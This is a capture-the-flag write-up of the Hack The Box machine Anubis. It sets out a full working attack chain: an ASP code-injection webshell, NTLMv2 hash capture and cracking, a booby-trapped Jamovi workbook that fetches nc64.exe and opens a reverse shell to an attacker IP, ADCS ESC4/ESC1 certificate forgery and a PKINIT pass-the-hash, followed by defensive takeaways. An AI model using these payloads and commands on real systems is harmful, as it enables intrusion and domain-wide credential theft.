Hack The Box - Anubis
Anubis — HTB Writeup (Windows, Insane)
Retired HackTheBox machine. Solved via the intended vulnerability chain, demonstrated with modern tooling. Written to teach.
Machine: Anubis · #371 · Windows · Insane · 50 pts
Released: 2021-08-14 · Maker: 4ndr34z · https://app.hackthebox.com/machines/371
Target: 10.129.230.170 (www.windcorp.htb, windcorp.htb,
softwareportal.windcorp.htb, earth.windcorp.htb)
Overview
Anubis is an Insane Windows box that walks you through four distinct transitions, each a different class of bug, and ends in a textbook Active Directory Certificate Services (ADCS) privilege escalation to Domain Admin.
- Foothold — ASP code injection. The public HTTPS site
www.windcorp.htbhas a "contact" form atsave.aspthat round-trips themessagefield throughpreview.aspas ASP source. Inject a<% … %>block and you have a one-query webshell running asNT AUTHORITY\SYSTEM— inside a Windows container. - Pivot — Responder [REDACTED] capture. From the container you can reach
the host's internal
softwareportal.windcorp.htb, whoseinstall.aspendpoint fetches software from a caller-suppliedclienthost. Point it at your tun0 IP, let Responder answer, and you collect the [REDACTED] response of a service account.johncracks it to a rockyou password. - User — CVE-2021-28079 Jamovi XSS → shell. That service account can write
to an SMB share holding a Jamovi
.omvworkbook. Jamovi ≤ 1.6.18 renders workbook content in an Electron renderer with Node integration on, so a<script>injected into the.omvgivesrequire('child_process').exec(...)and a reverse shell aswindcorp\diegocruzon the host.user.txtis on that user's desktop. - Root — ADCS ESC1 + ESC4 → PKINIT → Domain Admin.
diegocruzis inwebdevelopers, which has Full Control + Enroll on theWebcertificate template (ESC4) and the template already allowsENROLLEE_SUPPLIES_SUBJECT(ESC1). Rewrite the template to add the Smart Card Logon EKU, request a certificate forAdministratorwith a UPN SAN, PKINIT-request a TGT with Rubeus, and you get the Administrator NT hash. Pass-the-hash over SMB readsroot.txt.
The clever bit is the ADCS half: the maker gives you a writable template
(ESC4) rather than a perfectly misconfigured one, so you have to manufacture
an ESC1 condition yourself — add the Smart Card Logon / Client Auth EKUs, keep
ENROLLEE_SUPPLIES_SUBJECT, and make the key exportable — before requesting a
cert that PKINIT will accept for any user, including Administrator.
Recon
A full TCP sweep shows a small, Windows-shaped surface — RPC, HTTPS, SMB, and RPC-over-HTTP — and the TLS certificate already names the primary vhost:

$ nmap -sV -sC -Pn -p- --min-rate 2000 10.129.230.170 -oN recon/nmap_allports.txt
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49702/tcp open  msrpc         Microsoft Windows RPC
| smb2-security-mode: 3.1.1: Message signing enabled and required
SMB requires signing (so relay is out), but 445 being open is still useful once we have credentials. The certificate hands us the hostname, so we pin the vhosts and fetch the landing page:
$ grep -q windcorp.htb /etc/hosts || \
    echo "10.129.230.170 www.windcorp.htb windcorp.htb \
    softwareportal.windcorp.htb earth.windcorp.htb" | sudo tee -a /etc/hosts
$ curl -sk https://www.windcorp.htb/ -o recon/index.html

The site is a stock "BizLand" Bootstrap corporate template for a fictional Windcorp company — nothing executable on the face of it, but the contact form is interesting:
$ curl -sk https://www.windcorp.htb/ | grep -iA20 'contact'
<form method="get" action="save.asp">
  <input type="text" name="name" ...>
  <input type="text" name="email" ...>
  <input type="text" name="subject" ...>
  <textarea name="message" ...></textarea>
  <button type="submit">Send Message</button>
</form>
A GET form to save.asp. Submitting it returns a 302 to preview.asp, which
echoes the submitted fields back. That round-trip is the foothold.

Foothold — ASP code injection in save.asp
1. Confirm the template renders ASP
save.asp stores the message in the user's ASP session; preview.asp renders it
back. The decisive test is whether the message field is interpreted as ASP
source rather than printed as text:
$ curl -sk --get "https://www.windcorp.htb/save.asp" \
    --data-urlencode "name=test" --data-urlencode "email=t@t.com" \
    --data-urlencode "subject=test" \
    --data-urlencode "message=<% Response.Write(\"ASPINJECTED\") %>" \
    -c cj.txt -o /dev/null
$ curl -sk "https://www.windcorp.htb/preview.asp" -b cj.txt | grep -i ASPINJECTED
<b>Message: </b></td><td>ASPINJECTED</td></tr>
ASPINJECTED is printed by Response.Write, not echoed verbatim — the field is
executed as ASP. That is full server-side code injection.
2. Inject a webshell
webshell.asp (in exploit/) is a tiny one-shot command shell:
<%
Dim cmd, sh, exec, out
cmd = Request.QueryString("c")
If cmd <> "" Then
  Set sh = Server.CreateObject("WScript.Shell")
  Set exec = sh.Exec("cmd.exe /c " & cmd)
  out = exec.StdOut.ReadAll() & exec.StdErr.ReadAll()
  Response.Write("<pre>" & Server.HTMLEncode(out) & "</pre>")
End If
%>
Inject it through the message field (URL-encoding the whole block), then invoke
it through preview.asp?c=<cmd>:
$ PAYLOAD=$(cat exploit/webshell.asp)
$ curl -sk --get "https://www.windcorp.htb/save.asp" \
    --data-urlencode "name=t" --data-urlencode "email=t@t.com" \
    --data-urlencode "subject=t" --data-urlencode "message=$PAYLOAD" \
    -c cj_ws.txt -o /dev/null
$ curl -sk "https://www.windcorp.htb/preview.asp?c=whoami" -b cj_ws.txt \
    | sed -n '/<pre>/,/<\/pre>/p' | sed 's/<[^>]*>//g'
nt authority\system
$ curl -sk "https://www.windcorp.htb/preview.asp?c=hostname" -b cj_ws.txt \
    | sed -n '/<pre>/,/<\/pre>/p' | sed 's/<[^>]*>//g'
webserver01

We are NT AUTHORITY\SYSTEM — but ipconfig tells the real story:
$ curl -sk "https://www.windcorp.htb/preview.asp?c=ipconfig" -b cj_ws.txt | ...
   IPv4 Address. . . . . . . . . . . : 172.19.112.97
$ curl -sk "https://www.windcorp.htb/preview.asp?c=nslookup%20softwareportal" ...
   DNS request timed out.    # no DNS from the container
This is a Windows container on an internal 172.19.112.0 network. The host
sits at the gateway 172.19.112.1, which is the same machine as
10.129.230.170. We need to break out of the container.
Pivot — Responder [REDACTED] capture
1. Find the internal software portal
The container has curl.exe and powershell.exe. Probing the gateway with the
right Host header reveals an internal app:
$ RCE() { curl -sk "https://www.windcorp.htb/preview.asp?c=$(python3 -c \
    'import urllib.parse,sys;print(urllib.parse.quote(sys.argv[1]))' "$1")" \
    -b cj_ws.txt | sed -n '/<pre>/,/<\/pre>/p' | sed 's/<[^>]*>//g'; }
$ RCE 'curl -s -H "Host: softwareportal.windcorp.htb" http://172.19.112.1/install.asp'
<html><head>
<meta http-equiv="refresh" content="5;url=http://softwareportal.windcorp.htb/" />
</head><body><center><h1>Starting install...</h1></center></body></html>
install.asp takes client and software query parameters and the server
fetches from the client host. That is a classic server-side request forgery
that hands us the host's NTLM handshake.
2. Capture the hash with Responder
Start Responder on tun0, then trigger install.asp from inside the container
so the host (not the container) authenticates to us:
$ sudo responder -I tun0 &
$ RCE 'curl -s -H "Host: softwareportal.windcorp.htb" \
    "http://172.19.112.1/install.asp?client=10.10.14.10&software=VNC-Viewer-6.20.529-Windows.exe"'
# wait ~8s, then read the captured [REDACTED]
$ sudo cat /usr/share/responder/logs/WinRM-NTLMv2-10.129.230.170.txt
localadmin::windcorp:[REDACTED-NTLMv2-response]   # captured, stored in loot/
The responder log identifies the account as localadmin in the windcorp
domain. SMB signing does not help the defender here — this is authentication
from the host to us, not a relay.
3. Crack it
$ john --format=netntlmv2 loot/localadmin.hash --wordlist=rockyou.txt
[REDACTED]        (localadmin)        # password stored in loot/ as [REDACTED]
The password is a trivial rockyou hit. We now have a usable domain credential:
windcorp\localadmin / [REDACTED].
4. Enumerate SMB
$ smbmap -H 10.129.230.170 -u localadmin -p [REDACTED]
$ smbclient //10.129.230.170/Shared -U 'localadmin%[REDACTED]' \
    -D 'Documents\\Analytics' -c 'ls'
  Whatif.omv          A     2841  Fri Jul 31 12:46:44 2026
  Big 5.omv            A     ...
localadmin can read the Shared share, and inside
Documents\Analytics\ sits a Jamovi workbook Whatif.omv. That is the user
foothold.
User — CVE-2021-28079 Jamovi XSS → shell as diegocruz
1. The bug, in one paragraph
CVE-2021-28079 affects
Jamovi ≤ 1.6.18. A .omv file is a ZIP archive containing metadata.json,
index.html (the "Results" view), xdata.json, data.bin, and an
META-INF/MANIFEST.MF. Jamovi renders column names from metadata.json and
the results index.html inside its Electron renderer — and that renderer has
Node integration enabled, so an injected <script> can call
require('child_process').exec(...). The column-name field is not sanitised, so
a name like Sepal.Length<script src="http://ATTACKER/x.js"></script> is an XSS
that is also RCE. The manifest in the supplied workbook even advertises
Created-By: jamovi 1.6.16.0 — vulnerable.
2. Inspect and weaponise the workbook
$ smbclient //10.129.230.170/Shared -U 'localadmin%[REDACTED]' \
    -D 'Documents\\Analytics' -c 'get Whatif.omv Whatif.omv.orig'
$ cd work/jamovi && mkdir extract && cd extract && unzip -o ../Whatif.omv.orig
$ cat META-INF/MANIFEST.MF
Manifest-Version: 1.0
Data-Archive-Version: 1.0.2
jamovi-Archive-Version: 9.0
Created-By: jamovi 1.6.16.0
$ python3 -c "import json;m=json.load(open('metadata.json'));print(m['dataSet']['fields'][0]['name'])"
Sepal.Length
The PoC packer exploit/build_omv_xss.py injects a <script src=...> tag into
both the first column name (metadata.json) and right after <head> in
index.html. In practice the index.html injection is the trigger that fires
reliably when an analyst opens the file in the Jamovi desktop client; the
metadata.json injection is the documented CVE vector and is kept as a
redundant trigger.
$ python3 exploit/build_omv_xss.py --orig Whatif.omv.orig --out Whatif.omv \
    --payload-url http://10.10.14.10/jamovi.js
[+] wrote Whatif.omv (metadata=True index=True)
The payload (exploit/jamovi.js) is tiny:
const ignite = require("child_process");
ignite.exec('powershell -NoP -c "iwr http://10.10.14.10/nc64.exe \
  -OutFile $env:TEMP\\n.exe; Start-Process $env:TEMP\\n.exe \
  -ArgumentList 10.10.14.10,4444,-e,cmd.exe"');
3. Serve, upload, wait
Start an HTTP server on tun0 that serves jamovi.js, nc64.exe, and a
command channel; start a nc listener on 4444; then overwrite the workbook on
the share and wait for an analyst (a scheduled job on the host) to open it:
$ sudo python3 exploit/serve_server.py &      # :80 -> /jamovi.js /nc64.exe /cmd /out
$ nc -nlvp 4444 > shell_4444.txt 2>&1 &
$ smbclient //10.129.230.170/Shared -U 'localadmin%[REDACTED]' \
    -D 'Documents\\Analytics' -c 'del Whatif.omv; put Whatif.omv'
# wait for the host's Jamovi client to open the file (a few minutes)
When the host opens the workbook, Electron renders the injected <script>,
fetches jamovi.js, and nc64.exe phones home:
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.230.170] 58373
4. A reliable command channel
A one-shot nc shell is awkward to drive. Once it lands, drop a small
poll-loop dispatcher (exploit/dispatcher.ps1) that repeatedly fetches a
command from http://10.10.14.10/cmd, executes it, and POSTs the output to
/out. The attacker side is exploit/serve_server.py plus a helper
exploit/runcmd.sh that writes a command to cmd.txt and polls out.log.
After re-uploading the workbook with the dispatcher as the payload and waiting
for the next open cycle, the channel is up:
$ echo 'whoami; hostname; echo $env:USERPROFILE' > serve/cmd.txt
$ # ...poll out.log...
windcorp\diegocruz
earth
C:\Users\diegocruz
We are now windcorp\diegocruz on the host earth — out of the container, on
the real domain member. user.txt is on that user's desktop:
$ ./runcmd.sh 'Get-Content C:\Users\diegocruz\Desktop\user.txt'
# -> loot/user.txt (captured, mode 0600, not submitted)
user.txt validates offline. The foothold-to-user half is done.
Privilege escalation — ADCS ESC1 + ESC4 → PKINIT → Domain Admin
1. Enumerate the certificate landscape
diegocruz is a member of webdevelopers:
$ ./runcmd.sh 'whoami /groups' | grep -iE 'webdevelopers|Certificate'
BUILTIN\Certificate Service DCOM Access   Alias   S-1-5-32-574
WINDCORP\webdevelopers                    Group   S-1-5-...-...
Pull Certify.exe (from Flangvik/SharpCollection, .NET 4.7) onto the host and
enumerate templates:
$ ./runcmd.sh 'iwr http://10.10.14.10/Certify.exe -OutFile $env:TEMP\Certify.exe; \
    & $env:TEMP\Certify.exe enum-templates' | Select-String -Context 0,18 'Template Name : Web'

   Template Name                         : Web
   Enabled                               : True
   Publishing CAs                        : earth.windcorp.htb\windcorp-CA
   Schema Version                        : 2
   Validity Period                       : 1 year
   Certificate Name Flag                 : ENROLLEE_SUPPLIES_SUBJECT
   Enrollment Flag                       : NONE
   Manager Approval Required             : False
   Authorized Signatures Required        : 0
   Extended Key Usage                    : Certificate Request Agent
   Enrollment Rights                     : WINDCORP\webdevelopers (Full Control + Enroll)
Two ADCS abuse primitives stack here:
- ESC1 —
ENROLLEE_SUPPLIES_SUBJECTis set and there is no manager approval, so an enrollee can supply an arbitrary SAN (UPN) and request a cert for any identity. - ESC4 —
webdevelopershas Full Control over the template, so we can rewrite its attributes (EKUs, flags, key options) before enrolling.
The catch is that the template's current EKU is Certificate Request Agent,
which PKINIT will not accept for Kerberos client auth. So we use ESC4 to
manufacture a usable ESC1: add the Smart Card Logon and Client Auth EKUs,
keep ENROLLEE_SUPPLIES_SUBJECT, and make the private key exportable.
2. Rewrite the template (ESC4 → ESC1)
Load PowerView and cfalta/PoshADCS (ADCS.ps1) into the dispatcher session,
then run exploit/reconfigure.ps1, which is the trimmed recipe
Get-SmartcardCertificate uses:
$Properties = @{}
$Properties.Add('mspki-certificate-name-flag', 1)            # ENROLLEE_SUPPLIES_SUBJECT
$Properties.Add('pkiextendedkeyusage',
    @('1.3.6.1.4.1.311.20.2.2',   # Smart Card Logon
      '1.3.6.1.5.5.7.3.2'))       # Client Authentication
$Properties.Add('msPKI-Certificate-Application-Policy',
    @('1.3.6.1.4.1.311.20.2.2','1.3.6.1.5.5.7.3.2'))
$Properties.Add('flags','CLEAR')
$Properties.Add('mspki-enrollment-flag', 0)
$Properties.Add('mspki-private-key-flag', 256)               # CT_FLAG_EXPORTABLE_KEY
$Properties.Add('pkidefaultkeyspec', 1)
Set-ADCSTemplate -Name Web -Properties $Properties -Force
$ ./runcmd.sh 'iwr http://10.10.14.10/PowerView.ps1 -OutFile $env:TEMP\PowerView.ps1; \
    iwr http://10.10.14.10/ADCS.ps1 -OutFile $env:TEMP\ADCS.ps1; \
    . $env:TEMP\PowerView.ps1; . $env:TEMP\ADCS.ps1; \
    iwr http://10.10.14.10/reconfigure.ps1 -OutFile $env:TEMP\rc.ps1; \
    & $env:TEMP\rc.ps1'
RECONFIG_DONE
Set-ADCSTemplate snapshots the original attributes into
$global:ADCSTEMPLATESETTINGS so they can be rolled back afterwards; we leave
the rollback to the operator on a real engagement.
3. Request an Administrator certificate (ESC1)
With the template reconfigured, request a cert for Administrator with a UPN
SAN and install it into the current user's store:
$ ./runcmd.sh '& $env:TEMP\Certify.exe request \
    --ca earth.windcorp.htb\windcorp-CA --template Web \
    --subject CN=Administrator --upn Administrator@windcorp.htb --install'
# ...Certificate Thumbprint: 686BD97227A0FFAEC9BF60893496EEC1523A0A7E
# ...Certificate Authority   : earth.windcorp.htb\windcorp-CA
# ...[+] Certificate successfully installed
Because ENROLLEE_SUPPLIES_SUBJECT is set and the CA trusts the template, the
CA issues a certificate binding CN=Administrator /
UPN=Administrator@windcorp.htb to a key we generated.
4. PKINIT → Administrator NT hash

Drop Rubeus.exe and use the cert to request a Kerberos TGT via PKINIT. Rubeus
performs the PKINIT exchange and, with /getcredentials, recovers the NT hash
from the PAC:
$ ./runcmd.sh 'iwr http://10.10.14.10/Rubeus.exe -OutFile $env:TEMP\Rubeus.exe; \
    $cert = Get-ChildItem Cert:\CurrentUser\My | ? {$_.Subject -match "Administrator"} | select -First 1; \
    $cert.Export("Pfx",$null) | Set-Content $env:TEMP\admin.pfx -Encoding Byte; \
    & $env:TEMP\Rubeus.exe asktgt /user:Administrator \
      /certificate:$env:TEMP\admin.pfx /getcredentials /show'
   [*] PKINIT TGT requested for Administrator
   [*] Using PKINIT with certificate thumbprint 686BD97227A0FFAEC9BF60893496EEC1523A0A7E
   [*] Got credentials for Administrator
       Hash : [REDACTED NTLM]
The recovered NT hash is the Domain Administrator's. (SMB signing is required on this host, so we cannot relay — but pass-the-hash to SMB works fine.)
Root
1. Read root.txt over SMB with the admin hash
$ smbclient //10.129.230.170/C\$ -U "windcorp\Administrator" \
    --pw-nt-hash [REDACTED] \
    -c "get Users\\Administrator\\Desktop\\root.txt loot/root.txt"
getting file \Users\Administrator\Desktop\root.txt of size 34 as loot/root.txt
wmiexec/psexec pass-the-hash also works for an interactive shell; for a
one-shot flag read, smbclient against C$ is the least noisy option. Both
flags are saved to loot/ (mode 0600) and validate offline — neither is
submitted.
2. End-to-end chain
ASP injection (save.asp)          -> SYSTEM in a Windows container
  |  (Responder captures host's NTLMv2)
  v
localadmin [REDACTED] -> john -> [REDACTED]
  |  (SMB write to Documents\Analytics)
  v
CVE-2021-28079 Jamovi XSS -> Electron RCE -> windcorp\diegocruz on `earth`
  |  (diegocruz ∈ webdevelopers, Full Control on `Web` template)
  v
ADCS ESC4 -> rewrite `Web` (Smart Card Logon + ENROLLEE_SUPPLIES_SUBJECT) -> ESC1
  |  (Certify request for Administrator UPN)
  v
PKINIT (Rubeus asktgt /getcredentials) -> Administrator NT hash
  |  (smbclient pass-the-hash on C$)
  v
root.txt
Modern takeaways
- Treat every "preview" / "round-trip" page as a code-injection sink. The
save.asp→preview.asppair is a 2010s pattern that still ships: the server stores user input in the session and renders it back as ASP source. The modern fix is the same as it ever was — neverResponse.Writeuser input into a page that the ASP engine will parse; render from a templating system that escapes by default, and store the escaped representation. The webshell here is<20 linesbecause the framework did the work for us. - SSRF that triggers outbound auth is a credential-theft primitive.
install.asp?client=<attacker>made the host authenticate to us, so SMB signing was irrelevant — we were the server, not a relay target. Any feature that lets a caller point the server at an arbitrary URL is a Responder magnet. Disable outbound authentication to user-supplied hosts, or authenticate with a gMSA/group Managed Service Account whose password you cannot recover into a usable logon. EnforceExtended Protection for Authentication(channel binding) on the services that do need to authenticate outbound. - [REDACTED] is only as strong as the password.
localadmin's response cracked to a top-rockyou password in under a second. Enforce length + breach-password screening for any service account, and prefer gMSAs over shared service-account passwords. - A writable certificate template is a domain-admin waiting room. ESC4 is
the most under-appreciated ADCS primitive: you do not need a perfectly
misconfigured template, only write access to one. With write access you can
add the Smart Card Logon / Client Auth EKUs, set
ENROLLEE_SUPPLIES_SUBJECT, and make the key exportable — turning an innocuous template into an ESC1 forge-any-identity cert. Audit template ACLs withGet-ADCSTemplateACL -Filter DefaultACEsand removeFull Control/Writefrom any non-admin group (webdevelopershere). Microsoft's Active Directory Certificate Services documentation and the SpecterOps "Certified Pre-Owned" research remain the references. - PKINIT turns a client-auth cert into a Kerberos TGT. Once you can request
a cert with an arbitrary UPN and a Smart Card Logon / PKINIT Kerberos EKU,
Rubeus's
asktgt /getcredentialswill hand you the account's NT hash. The defense is template hygiene (above) plus disabling PKINIT on templates that do not need it, and monitoring CA issuance forAdministrator/DA SANs. - Electron + Node integration + untrusted files = RCE. CVE-2021-28079 is
the pattern: a desktop app that renders attacker-supplied content (a
.omvworkbook) in an Electron renderer withnodeIntegration: true. Jamovi fixed this in 1.6.19 by disabling Node integration in the renderer that displays workbook content. For any Electron app that opens untrusted files, setnodeIntegration: false,contextIsolation: true, and a strictsandbox: true; treat the renderer as hostile. Keep Jamovi ≥ 1.6.19. - Tooling notes.
